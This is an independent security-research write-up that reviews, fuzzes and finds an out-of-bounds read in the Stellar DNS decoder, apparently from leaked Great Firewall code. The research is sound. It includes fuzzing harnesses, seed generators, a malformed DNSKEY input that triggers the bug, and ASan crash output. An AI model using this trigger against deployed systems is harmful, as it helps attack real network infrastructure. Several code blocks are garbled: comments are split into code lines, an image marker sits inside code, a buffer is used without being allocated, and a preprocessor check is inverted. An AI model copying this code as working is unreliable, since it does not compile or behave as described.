

Background

The Great Firewall of China experienced the largest leak of internal documents in its history on Thursday September 11 2025, originating from Geedge Networks and MESA Lab. In this independent study, I investigated the Stellar DNS decoder for security vulnerabilities. Stellar is a stateful firewall plugin.

Initial Investigation

First, I wanted to investigate the order in which functions are invoked in the decoder. Below is a high-level sequence of the most important function calls.

Packet Arrival

- `dns_udp_session_ingress_packet_cb`: Reads current UDP payload and calls `dns_decoder_entry` if long enough.
- `dns_tcp_stream_session_segment_data_cb`: Assembles the 2-byte DNS length prefix, checks length, then calls `dns_decoder_entry` on the DNS payload.

Common Entrypoint

- `dns_decoder_entry`: Populates header, validates header, decodes question(s), manages transactions, and publishes the `dns_message`.

Question Decoding

- `dns_query_question_decode`: Calls the domain-name decompressor then reads QTYPE and QCLASS.

Domain Name Decompression

- `dns_decompressed_domain_name`: Walks labels / follows 0xC0 compression pointers and writes the dotted name into a buffer; used by question and RR parsing.

Resource Record Parsing

- Note: `dns_decoder_entry()` itself does not decode RRs. After it publishes the `dns_message` to the internal message queue, downstream processing components receive it and invoke `dns_resource_record_decode` (through their own handlers) to parse the RRs.
- `dns_resource_record_decode`: Invokes the common RR header decoder and the RR-type specific decoder for each RR.

- `dns_resource_record_common_field_decode`: Reads RR owner name, type, class, TTL, rdlength.
- `dns_resource_record_specific_field_decode`: Dispatches by RR type to decode RDATA (A, AAAA, MX, TXT, SOA, NSEC, etc.)

DNS Name Decompression

Next, I wanted to investigate whether the DNS name decompression routine contains any Wallbleed-style vulnerabilities. Wallbleed attacks exploit malformed QNAMEs where the length prefixes do not match the actual label size. For example, a length byte claims a label is shorter than it really is, which can lead to out-of-bounds reads during name parsing.

Below is a simple diagram of a DNS packet (Fan et. al., 2025).




Fig. 1: The structure of an injected DNS response.

Here is the code for the name decompression routine.

```
int32_t dns_decompressed_domain_name(uint8_t *payload, size_t payload_sz, size_t
*payload_offset, uint8_t *domain, size_t *domain_sz)
{
    uint8_t np=0;
    size_t domain_offset=0;
    size_t offset=(*payload_offset);
    uint8_t *cur_pos=payload+offset;
    uint8_t has_compression=DNS_DECODER_FALSE;
```

```

while(payload_sz>=offset)
{
    uint8_t first_byte=cur_pos[0];
    if(0==first_byte)
    {
        break;
    }

    if(DNS_COMPRESSION_POINTER_00C0==(first_byte&DNS_COMPRESSION_POINTER_00C0))
    {
        if(payload_sz < offset+1)
        {
            return DNS_DECODER_FALSE;
        }

        uint8_t second_byte=cur_pos[1];
        /* udp payload offset */
        size_t one_label_sz=((first_byte&0x03f) << 8)+second_byte;

        if(has_compression==DNS_DECODER_FALSE)
        {
            offset+=2;
            (*payload_offset)=offset;
            has_compression=DNS_DECODER_TRUE;
        }

        offset=one_label_sz;
        cur_pos=payload+one_label_sz;
        /* udp payload offset=dns_header (12bytes) + payload */
        if(payload_sz < one_label_sz)
        {
            return DNS_DECODER_FALSE;
        }

        /* too many pointers. */
        if (np++ > 16)
        {
            return DNS_DECODER_FALSE;
        }

        continue;
    }

    size_t one_label_sz=first_byte;
    cur_pos++;
    offset++;
    if(payload_sz < offset+one_label_sz)
    {
        return DNS_DECODER_FALSE;
    }

    if(domain_offset+one_label_sz >= (*domain_sz-1))

```

```

    {
        return DNS_DECODER_FALSE;
    }

    memcpy(domain+domain_offset, cur_pos, one_label_sz);
    domain_offset+=one_label_sz;
    domain[domain_offset++]='.';
    offset+=one_label_sz;
    cur_pos+=one_label_sz;
}

if(has_compression==DNS_DECODER_FALSE)
{
    (*payload_offset)=offset+1;
}

/* omit last '.' */
int32_t idx=((domain_offset>0) ? (domain_offset-1) : 0);
domain[idx]='\0';
(*domain_sz)=domain_offset;

return DNS_DECODER_TRUE;
}

```

Line-by-line Explanation

Lines 01–04: function signature

- Declares `dns_decompressed_domain_name`. Parameters:
 - `payload`: Pointer to start of whole DNS message.
 - `payload_sz`: Total size of `payload`.
 - `payload_offset`: IN/OUT pointer that contains the index in `payload` where the encoded name begins (caller-initialized). On return it will be advanced past the encoded name.
 - `domain`: Output buffer to receive decompressed name (C-string style).
 - `domain_sz`: On return the function sets `*domain_sz` to the length used in `domain`.

Line 06

- `np`: Counts pointer-follow hops (to detect pointer loops). If many hops happen (`np++>16`), function will fail.

Line 07

- `domain_offset`: Tracks how many bytes have been written into `domain` (index into `domain` where next copy goes).

Line 08

- **offset**: Local copy of the caller-supplied payload offset (i.e., the current read index into **payload**). This variable is advanced as the function walks the encoded name.

Line 09

- **cur_pos**: Pointer into the **payload** buffer at the current **offset**. The function reads bytes from **cur_pos**.

Line 10

- **has_compression**: Flag indicating whether the function has encountered a compression pointer while decoding this name. It affects how ***payload_offset** is updated for the caller.

Line 12

```
while(payload_sz>=offset)
```

- Loop to process labels / pointers until terminator **0x00** or pointer logic moves you around.

Lines 14–18

```
uint8_t first_byte=cur_pos[0]; if(0==first_byte) { break; }
```

- Read the first octet at current position. If it is **0x00**, that indicates end-of-name (root label), so break out of loop. After breaking, function will finalize domain string and possibly update caller offset.

Lines 20–21

```
if(DNS_COMPRESSION_POINTER_00C0 == (first_byte &  
DNS_COMPRESSION_POINTER_00C0))
```

- Check whether the first byte indicates a compression pointer. **DNS_COMPRESSION_POINTER_00C0** is **0xC0** (bits **1100 0000**). If top two bits are **11**, it's a pointer. The code masks and compares to **0xC0**.

Lines 22–25

```
if(payload_sz < offset+1) { return DNS_DECODER_FALSE; }
```

- Attempt to guard before reading the second pointer byte.

Line 27

```
uint8_t second_byte=cur_pos[1];
```

- Read the second octet of the pointer. Together with `first_byte` produces a 14-bit offset.

Line 29

```
size_t one_label_sz = ((first_byte & 0x03f) << 8) + second_byte;
```

- Compute the 14-bit pointer target offset:
 - `first_byte & 0x3F` extracts the lower 6 bits of `first_byte`.
 - shift left by 8 and add `second_byte` to make the 14-bit offset.

Lines 31–36

```
if(has_compression==DNS_DECODER_FALSE) {  
    offset+=2;  
    (*payload_offset)=offset;  
    has_compression=DNS_DECODER_TRUE;  
}
```

- On encountering the first compression pointer:
 - advance local `offset` by 2 (skip the pointer bytes in the original message)
 - write this advanced offset back to `*payload_offset` so the *caller* will resume parsing after the pointer in the original message
 - set `has_compression` so this update happens only once (RFC says pointer terminates a name and you don't continue after the pointer in the original place).

Lines 38–39

```
offset = one_label_sz;  
cur_pos = payload + one_label_sz;
```

- Follow the pointer: set `offset` to the pointer target offset (the 14-bit value computed) and make `cur_pos` point there. Now the loop will resume parsing labels from the target location.

Lines 41–44

```
if(payload_sz < one_label_sz) { return DNS_DECODER_FALSE; }
```

- Guard: ensure pointer target offset is within bounds of `payload`. This check is correct if `one_label_sz` is `<= payload_sz`.

Lines 46–50

```
if (np++ > 16) { return DNS_DECODER_FALSE; }
```

- Increment pointer-follow counter `np` and ensure you don't follow pointers more than 16 times (protects against pointer loops). If exceeded, return failure.

Line 52

```
continue;
```

- After following pointer, continue the while-loop with new `cur_pos/offset`.

Lines 55–57 (the non-pointer / normal label path)

```
size_t one_label_sz = first_byte;  
cur_pos++;  
offset++;
```

- `one_label_sz` now denotes the label length (`first_byte` = length of following label). Then advance `cur_pos` and `offset` past the length byte so `cur_pos` points to the first label octet.

Lines 58–61

```
if(payload_sz < offset+one_label_sz) { return DNS_DECODER_FALSE; }
```

- Guard: ensure label bytes are within `payload`. This checks that `offset + one_label_sz` does not exceed `payload_sz`.

Lines 63–66

```
if(domain_offset+one_label_sz >= (*domain_sz-1)) { return DNS_DECODER_FALSE; }
```

- Make sure there is room in `domain` to copy the label and later add a '.' and trailing NUL. It requires `domain` capacity to be at least `domain_offset + one_label_sz + 1` (and leaves room for final NUL later). If not, fail.

Line 68

```
memcpy(domain+domain_offset, cur_pos, one_label_sz);
```

- Copy label bytes into `domain` output buffer.

Lines 69–70

```
domain_offset += one_label_sz;  
domain[domain_offset++] = '.';
```

- Advance `domain_offset` by label length, then append a dot `.` and increment `domain_offset` to reflect the dot byte.

Lines 71–72

```
offset += one_label_sz;
cur_pos += one_label_sz;
```

- Advance `offset` and `cur_pos` past label bytes, preparing to read the next label length byte at the top of the loop.

Line 73 — end of while loop; control loops back to Line 12.

Lines 75–78

```
if(has_compression==DNS_DECODER_FALSE) {
    (*payload_offset) = offset + 1;
}
```

- If the function never encountered compression pointers while decoding this name, it sets `*payload_offset` to `offset + 1`. Why `+1`? Because when loop breaks on `first_byte == 0` (the terminating zero-length label), `offset` currently points at that zero byte (or at the last read position before break), so `offset + 1` positions the caller after the terminating zero.

Line 81–82

```
int32_t idx = ((domain_offset>0) ? (domain_offset-1) : 0);
domain[idx] = '\0';
```

- Replace the last appended dot (if any) with NUL. If no labels (`domain_offset==0`), `idx` becomes 0 and `domain[0] = '\0'` produces empty string.

Line 83

```
(*domain_sz) = domain_offset;
```

- Overwrite caller's `*domain_sz` with the length in bytes written into `domain` (this equals length of string excluding NUL).

Line 85

```
return DNS_DECODER_TRUE;
```


Potential Vulnerabilities from Manual Analysis

From an initial pass through the name decompression routine, it seemed that two out-of-bounds reads might exist in the code. After investigating them further, I determined that these weren't exploitable. Still, it is a useful exercise to understand why this is the case. Below are the two potential vulnerabilities.

1. The loop guard allows `offset == payload_sz`. The guard should be `while (offset < payload_sz)` because the current condition allows reading `cur_pos[0]` when `offset == payload_sz`, causing a one-byte OOB read.
2. The second-byte guard, `if(payload_sz < offset+1)`, is insufficient to safely read `cur_pos[1]`. Instead, the guard needs to be `if (payload_sz < offset + 2)`. Otherwise, there could be a one-byte OOB read.

Even though these appear to be vulnerabilities, they are invisible in practice. Upstream routines enforce that DNS question sections have sufficient remaining bytes for the mandatory `QTYPE` and `QCLASS` fields following the `QNAME`. For example, `dns_query_question_decode()` calls `dns_decompressed_domain_name()` and then immediately checks:

```
if (payload_sz < (*payload_offset) + sizeof(uint16_t)*2) return DNS_DECODER_FALSE;
```

ensuring that the domain name parser is never invoked when the domain extends to the final byte of the payload. Similarly, in the resource-record path,

`dns_resource_record_common_field_decode()` validates that enough bytes remain for the `TYPE`, `CLASS`, `TTL`, and `RDLENGTH` fields:

```
if (payload_sz < ((*payload_offset)+sizeof(uint16_t))) return DNS_DECODER_FALSE;
```

```
if (payload_sz < ((*payload_offset)+sizeof(uint16_t)*2+sizeof(uint32_t))) return  
DNS_DECODER_FALSE;
```

before any call to `dns_decompressed_domain_name()` for the RR's owner name. Because these checks guarantee that additional fields must follow the name, the decoder never invokes the decompressor when `offset == payload_sz`, which is the prerequisite for the first bug (the loop guard allowing `offset == payload_sz`). In other words, the decompressor is never allowed to consume the final byte of the DNS message, so the out-of-bounds read cannot be triggered. Similarly, the second vulnerability requires that the first byte of a compression pointer (`0xC0`) appears in the final byte of the payload. But because the decoder rejects all packets that fail the mandatory field-length checks above, it never reaches the decompressor at an offset where only a single byte remains before the end of the payload. Any packet malformed in this way would have been rejected earlier due to insufficient bytes for the required fields that follow a domain name. Consequently, the second out-of-bounds read is also unreachable.

Fuzzing with AFL++

Next, I decided to fuzz this DNS name decompression routine, as both an exercise in fuzzing a real-world target and because I thought there could be some latent vulnerabilities that I didn't catch from static analysis. In hindsight, I wouldn't fuzz such a simple function with the intent of finding vulnerabilities; it is often not worth the effort to spend time writing a harness for a short function that can be analyzed manually. Still, this was a useful learning experience.

Below is the harness I wrote. I utilized LLMs to expedite the harness development process, although I wouldn't take LLM-generated code at face value.

```
#include <stdint.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
// target function prototype
int32_t dns_decompressed_domain_name(uint8_t *payload, size_t payload_sz,
                                     size_t *payload_offset, uint8_t *domain,
                                     size_t *domain_sz);

int main(int argc, char **argv) {
    // AFL persistent loop: executes up to 1000 testcases per process
    __AFL_INIT();
    while (__AFL_LOOP(1000)) {
        // AFL will feed the current test case via stdin
        uint8_t buf[65536];
        ssize_t len = read(0, buf, sizeof(buf));
        if (len <= 0)
            continue;
        size_t payload_sz = (size_t)len;
        size_t payload_offset = 12; // emulate being called after DNS header
        uint8_t domain[1024];
        size_t domain_sz = sizeof(domain);
        // Call the target function regardless of payload size
        (void)dns_decompressed_domain_name(buf, payload_sz,
                                           &payload_offset, domain, &domain_sz);
    }
    return 0;
}
```

This persistent harness runs the target function repeatedly in a single process to maximize fuzzing throughput. At startup it calls `__AFL_INIT()`, which prepares the process for persistent fuzzing. The main loop uses `__AFL_LOOP(1000)`, meaning AFL will execute up to 1000 test cases per process invocation before restarting the process, dramatically reducing fork overhead. Each iteration, AFL provides a new input via `stdin`, which the harness reads into a 64 KB buffer. Regardless of how long the input is, the harness pretends it is a DNS packet by setting

`payload_offset = 12` to emulate the decoder being called after a DNS header. It allocates a domain output buffer and then calls the target function `dns_decompressed_domain_name()` directly with the fuzzed payload. The result is ignored; the purpose is to let AFL explore all internal code paths and detect crashes or invalid memory accesses. After up to 1000 runs, AFL restarts the process and repeats.

In addition, I generated a minimal corpus. Here are just a couple seeds I included. In total, the corpus consisted of ~10 seeds.

```
python3 - <<'PY'
open('seeds/plain_query.bin','wb').write(bytes.fromhex(
    '000100000001000000000000' \    # DNS header: ID=1, flags=0, qd=1,
    an=0, ns=0, ar=0
    '03777777076578616d706c6503636f6d00' \ # qname:
    3"www"7"example"3"com"0
    '00010001'                                # qtype=A, qclass=IN
))
print('wrote seeds/plain_query.bin')
PY
```

```
python3 - <<'PY'
open('seeds/pointer_answer.bin','wb').write(bytes.fromhex(
    '000100000001000100000000' \    # DNS header: ID=1, flags=0, qd=1,
    an=1, ns=0, ar=0
    '03777777076578616d706c6503636f6d00' \ # qname
    '00010001' \                        # qtype=A, qclass=IN
    'c00c0001000100000003c0004c0a80101' # answer: name=C0 0C ->
    offset12, TYPE=A, CLASS=IN, TTL=60, RDLEN=4, RDATA=192.168.1.1
))
print('wrote seeds/pointer_answer.bin')
PY
```

Below are the steps I used to compile the decoder and to compile the harness while linking in the decoder. Below, I show the steps I used to compile with address sanitization, which detects memory related bugs. Address sanitization significantly slows down the fuzzing process, so I did eventually turn it off.

```
# compile decoder object with AFL++ clang and ASAN enabled
```

```
export AFL_USE_ASAN=1

afl-clang-fast++ -g -O1 -fno-omit-frame-pointer -c dns_decoder.cpp -o
dns_decoder.o

# compile+link persistent harness + decoder into one ASAN-instrumented
persistent binary

afl-clang-fast++ -g -O1 -fno-omit-frame-pointer persistent-harness.c
dns_decoder.o -o fuzz_dns_name_asan
```

Next, I set ASAN runtime options, AFL environment variables, shell environment variables, and ran an AFL utility script. Not all of this is necessary, but whenever AFL complained about missing options/variables, I would make sure to specifically add them.

```
export
ASAN_OPTIONS=detect_leaks=0:abort_on_error=1:symbolize=0:allocator_ma
y_return_null=1

ulimit -c unlimited

export AFL_SKIP_CPUFREQ=1
export AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1
export AFL_FAST_CAL=1

afl-system-config
```

`detect_leaks=0`

- Disables LeakSanitizer.

`abort_on_error=1`

- Makes ASan crash immediately (via `abort()`) when detecting a bug.

`symbolize=0`

- Disables ASan's built-in symbolizer.

`allocator_may_return_null=1`

- Makes allocation failures return `NULL` instead of aborting.

`ulimit -c unlimited`

- Enables unlimited-size core dumps.

`AFL_SKIP_CPUFREQ=1`

- Prevents AFL from complaining that CPU frequency scaling is enabled.

`AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1`

- Tells AFL to skip certain sanity checks that ensure deterministic crash detection.

`AFL_FAST_CAL=1`

- Enables fast calibration mode.

`afl-system-config`

- Runs AFL's system configuration script.

Finally, I used a parallel fuzzing setup to distribute the fuzzing work across multiple CPU cores. In total, I had one master thread and four slave threads.

```
# Start Tmux
tmux new -s fuzz

# Start AFL with Masters and Slaves
afl-fuzz -i seeds -o output -M fuzzer01 - ./fuzz_dns_name_asan

# Ctrl+b c (creates new tmux window)
afl-fuzz -i seeds -o output -S fuzzer02 - ./fuzz_dns_name_asan
```

Below are screenshots of the fuzzer running on the master thread.

```
american fuzzy lop ++4.34c {fuzzer01} (./fuzz_dns_name_asan) [explore]
process timing
  run time : 0 days, 0 hrs, 0 min, 20 sec
  last new find : 0 days, 0 hrs, 0 min, 7 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 24.254 (85.7%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 99/100 (99.00%)
  total execs : 309k
  exec speed : 15.1k/sec
fuzzing strategy yields
  bit flips : 0/128, 0/127, 0/125
  byte flips : 0/16, 0/15, 0/13
  arithmetics : 0/1106, 0/1991, 0/1680
  known ints : 0/139, 0/560, 0/718
  dictionary : 0/0, 0/0, 0/0, 0/0
  havoc/splice : 15/308k, 0/0
  py/custom/rq : unused, unused, unused, unused
  trim/eff : disabled, 93.75%
strategy: explore
state: started :-)

overall results
  cycles done : 272
  corpus count : 28
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 35.56% / 68.89%
  count coverage : 7.06 bits/tuple
findings in depth
  favored items : 9 (32.14%)
  new edges on : 9 (32.14%)
  total crashes : 0 (0 saved)
  total tmouts : 0 (0 saved)
item geometry
  levels : 4
  pending : 0
  pend fav : 0
  own finds : 16
  imported : 0
  stability : 93.55%
[cpu000: 25%]
```

```
american fuzzy lop ++4.34c {fuzzer01} (./fuzz_dns_name_asan) [explore]
process timing
  run time : 0 days, 14 hrs, 47 min, 31 sec
  last new find : 0 days, 14 hrs, 47 min, 18 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 9.857622 (32.1%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 99/100 (99.00%)
  total execs : 768M
  exec speed : 14.4k/sec
fuzzing strategy yields
  bit flips : 0/128, 0/127, 0/125
  byte flips : 0/16, 0/15, 0/13
  arithmetics : 0/1106, 0/1991, 0/1680
  known ints : 0/139, 0/560, 0/718
  dictionary : 0/0, 0/0, 0/0, 0/0
  havoc/splice : 15/768M, 0/0
  py/custom/rq : unused, unused, unused, unused
  trim/eff : disabled, 93.75%
strategy: exploit
state: finished...

overall results
  cycles done : 857k
  corpus count : 28
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 22.22% / 68.89%
  count coverage : 7.06 bits/tuple
findings in depth
  favored items : 9 (32.14%)
  new edges on : 9 (32.14%)
  total crashes : 0 (0 saved)
  total tmouts : 0 (0 saved)
item geometry
  levels : 4
  pending : 0
  pend fav : 0
  own finds : 16
  imported : 0
  stability : 93.55%
[cpu000:125%]
```

american fuzzy lop ++4.34c {fuzzer01} (./fuzz_dns_name_asan) [explore]

process timing	overall results
run time : 1 days, 15 hrs, 37 min, 8 sec	cycles done : 2.27M
last new find : 1 days, 15 hrs, 36 min, 55 sec	corpus count : 28
last saved crash : none seen yet	saved crashes : 0
last saved hang : none seen yet	saved hangs : 0
cycle progress	map coverage
now processing : 15.2272923 (53.6%)	map density : 22.22% / 68.89%
runs timed out : 0 (0.00%)	count coverage : 7.06 bits/tuple
stage progress	findings in depth
now trying : havoc	favorited items : 9 (32.14%)
stage execs : 99/100 (99.00%)	new edges on : 9 (32.14%)
total execs : 2.04G	total crashes : 0 (0 saved)
exec speed : 14.2k/sec	total tmouts : 0 (0 saved)
fuzzing strategy yields	item geometry
bit flips : 0/128, 0/127, 0/125	levels : 4
byte flips : 0/16, 0/15, 0/13	pending : 0
arithmetics : 0/1106, 0/1991, 0/1680	pend fav : 0
known ints : 0/139, 0/560, 0/718	own finds : 16
dictionary : 0/0, 0/0, 0/0, 0/0	imported : 0
havoc/splice : 15/2.04G, 0/0	stability : 93.55%
py/custom/rq : unused, unused, unused, unused	
trim/eff : disabled, 93.75%	
strategy: exploit	state: finished... [cpu000:125%]

After almost two days, I decided to stop running the fuzzer, as it had not discovered new edges and had not seen any crashes or hangs.

DNS Resource Record Parsing

Next, I investigated how the DNS decoder parses resource records. From manual analysis, I noticed that certain resource record decoders might be vulnerable to an out-of-bounds read. One such resource record is the DNSKEY.

```
int32_t dns_resource_record_dnskey_decode(uint8_t *payload, size_t payload_sz, size_t
*payload_offset, struct rdata_dnskey *dnskey, uint16_t rdata_sz)
{
    if(payload_sz<(*payload_offset)+4)
    {
        return DNS_DECODER_FALSE;
    }

    dns_read_be_u16(payload, payload_sz, payload_offset, &(dnskey->flags));
    dns_read_u8(payload, payload_sz, payload_offset, &(dnskey->protocol));
    dns_read_u8(payload, payload_sz, payload_offset, &(dnskey->algo));

    if(rdata_sz>4)
    {
        dnskey->public_key=payload+(*payload_offset);
        dnskey->public_key_len=rdata_sz-4;
        (*payload_offset)+=rdata_sz-4;
    }
    else
    {
        dnskey->public_key_len=0;
        dnskey->public_key=NULL;
    }
}
```



```

}


return DNS_DECODER_TRUE;
}

```

This function seems vulnerable because it trusts `rdata_sz` and advances `*payload_offset` without ever checking that `rdata_sz-4` bytes actually remain in the packet. Even though it verifies that at least 4 bytes are available for the fixed fields (flags, protocol, algorithm), it does not verify that `payload_sz >= *payload_offset + (rdata_sz-4)` before treating the rest of the RDATA as the public-key blob. As a result, a malicious packet can declare a large `rdata_sz`, causing `dnskey->public_key` to point past the end of the buffer and causing `*payload_offset` to advance out of bounds. This creates an out-of-bounds read and an internal state desynchronization that can corrupt subsequent parsing or lead to memory-safety violations. Below is the DNSKEY RDATA packet structure, according to RFC 4034.

2.1. DNSKEY RDATA Wire Format

The RDATA for a DNSKEY RR consists of a 2 octet Flags Field, a 1 octet Protocol Field, a 1 octet Algorithm Field, and the Public Key Field.



Next, I wanted to confirm this vulnerability dynamically. I wrote a small harness to test this routine, again using LLMs when possible to speed up the process.

```

#include <stdint.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#ifdef __AFL_INIT
#define __AFL_INIT() do {} while (0)
#endif
#ifdef __AFL_LOOP

```



```

#define __AFL_LOOP(x) (1)
#endif
#define DNS_DECODER_FALSE 0
#define DNS_DECODER_TRUE 1

/* small helpers */
int32_t dns_read_be_u16(uint8_t *payload, size_t payload_sz, size_t *payload_offset,
uint16_t *value) {
    if (payload_sz < (*payload_offset) + 2) return DNS_DECODER_FALSE;
    if (value) *value = (uint16_t)payload[*payload_offset] << 8 |
(uint16_t)payload[*payload_offset + 1];
    (*payload_offset) += 2;
    return DNS_DECODER_TRUE;
}
int32_t dns_read_u8(uint8_t *payload, size_t payload_sz, size_t *payload_offset, uint8_t
*value) {
    if (payload_sz < (*payload_offset) + 1) return DNS_DECODER_FALSE;
    if (value) *value = payload[*payload_offset];
    (*payload_offset) += 1;
    return DNS_DECODER_TRUE;
}

/* minimal rdata_dnskey struct */
struct rdata_dnskey { uint16_t flags; uint8_t protocol; uint8_t algo; uint8_t *public_key;
size_t public_key_len; };

/* vulnerable decoder function */
int32_t dns_resource_record_dnskey_decode(uint8_t *payload, size_t payload_sz, size_t
*payload_offset, struct rdata_dnskey *dnskey, uint16_t rdata_sz) {
    if (payload_sz < (*payload_offset) + 4) return DNS_DECODER_FALSE;
    if (dns_read_be_u16(payload, payload_sz, payload_offset, &(dnskey->flags)) ==
DNS_DECODER_FALSE) return DNS_DECODER_FALSE;
    if (dns_read_u8(payload, payload_sz, payload_offset, &(dnskey->protocol)) ==
DNS_DECODER_FALSE) return DNS_DECODER_FALSE;
    if (dns_read_u8(payload, payload_sz, payload_offset, &(dnskey->algo)) ==
DNS_DECODER_FALSE) return DNS_DECODER_FALSE;
    if (rdata_sz > 4) {
        dnskey->public_key = payload + (*payload_offset);
        dnskey->public_key_len = (size_t)rdata_sz - 4;
        (*payload_offset) += (size_t)rdata_sz - 4;
    } else {
        dnskey->public_key = NULL;
        dnskey->public_key_len = 0;
    }
    return DNS_DECODER_TRUE;
}

/* persistent harness that reads stdin into an exact-sized malloc buffer */
int main(void) {
    __AFL_INIT();
    while (__AFL_LOOP(1000)) {
        /* first read into a small stack buffer the testcase (max size cap) to know len */

```

```

uint8_t tmp[65536];
ssize_t len = read(0, tmp, sizeof(tmp));
if (len <= 0) {
    continue;
}
/* copy the data we just read into the exact allocation */
memcpy(buf, tmp, (size_t)len);
if (len < 2) {
    free(buf);
    continue;
}
uint16_t claimed_rdata_sz = ((uint16_t)buf[0] << 8) | buf[1];
uint8_t *rdata_buf = buf + 2;
size_t rdata_buf_sz = (size_t)(len - 2);
size_t payload_offset = 0;
struct rdata_dnskey dk;
memset(&dk, 0, sizeof(dk));

/* call vulnerable decoder with claimed size independent of actual supplied size */
dns_resource_record_dnskey_decode(rdata_buf, rdata_buf_sz, &payload_offset, &dk,
claimed_rdata_sz);
/* dereference pointer (this will be an actual OOB if public_key points beyond
malloc'd region) */

if (dk.public_key != NULL && dk.public_key_len > 0) {
    volatile uint8_t tmp0 = dk.public_key[0];
    (void)tmp0;
}
free(buf);
}
return 0;
}

```

This harness is a minimal persistent fuzzer that reads arbitrary input from stdin, interprets the first two bytes as a claimed `rdata_sz`, and then passes the remainder to the vulnerable DNSKEY decoder without ensuring the claimed size matches the actual buffer length. Each iteration allocates an exact-sized heap buffer for the testcase, calls `dns_resource_record_dnskey_decode()`, and then forces a dereference of the decoded `public_key` pointer, thereby turning any out-of-bounds advance of `payload_offset` (caused by an inflated `rdata_sz`), into a memory safety violation. The harness decouples the attacker-controlled size field from the real payload size.

Below is the result of running the harness with address sanitization on a malformed test case where `rdata_sz` is larger than the `rdata` payload. I did not include the compilation command here, since it's fairly similar to the previous one.

```

[neha@jade-neh-fuzz:~/fuzz-dns-rr$ afl-clang-fast -g -O1 -fsanitize=address,undefined -fno-omit-frame-pointer harness.c -o fuzz_dnskey_overclaim
afl-cc++4.34c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM-PCGUARD
SanitizerCoveragePCGUARD++4.34c
[*] Instrumented 120 locations with no collisions (non-hardened, ASAN mode) of which are 33 handled and 0 unhandled special instructions.
neha@jade-neh-fuzz:~/fuzz-dns-rr$ export ASAN_OPTIONS="abort_on_error=1:detect_leaks=0:allocator_may_return_null=1:symbolize=1"
[export UBSAN_OPTIONS="print_stacktrace=1"
neha@jade-neh-fuzz:~/fuzz-dns-rr$ printf '\xFF\xFF\x00\x01\x03\x01' > test_overclaim.bin
neha@jade-neh-fuzz:~/fuzz-dns-rr$ ./fuzz_dnskey_overclaim < test_overclaim.bin 2>&1 | tee asan.out
=====
==3401018==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7c1ff6fe0016 at pc 0x55555566c046 bp 0x7fffffffedc0 sp 0x7fffffffedc8
READ of size 1 at 0x7c1ff6fe0016 thread T0
#0 0x55555566c045 in main /home/neh/fuzz-dns-rr/harness.c:94:37
#1 0x7ffff7c2a577 in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#2 0x7ffff7c2a63a in __libc_start_main csu/../csu/libc-start.c:360:3
#3 0x555555582424 in _start (/home/neh/fuzz-dns-rr/fuzz_dnskey_overclaim+0x2e424) (BuildId: aa751f6c1649a87a051d8ced07d023c0c848a8bf)

0x7c1ff6fe0016 is located 0 bytes after 6-byte region [0x7c1ff6fe0010,0x7c1ff6fe0016)
allocated by thread T0 here:
#0 0x555555626118 in malloc (/home/neh/fuzz-dns-rr/fuzz_dnskey_overclaim+0xd2118) (BuildId: aa751f6c1649a87a051d8ced07d023c0c848a8bf)
#1 0x55555566bcd in main /home/neh/fuzz-dns-rr/harness.c:67:35
#2 0x7ffff7c2a577 in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#3 0x7ffff7c2a63a in __libc_start_main csu/../csu/libc-start.c:360:3
#4 0x555555582424 in _start (/home/neh/fuzz-dns-rr/fuzz_dnskey_overclaim+0x2e424) (BuildId: aa751f6c1649a87a051d8ced07d023c0c848a8bf)

SUMMARY: AddressSanitizer: heap-buffer-overflow /home/neh/fuzz-dns-rr/harness.c:94:37 in main
Shadow bytes around the buggy address:
0x7c1ff6dfd80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x7c1ff6dfe00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
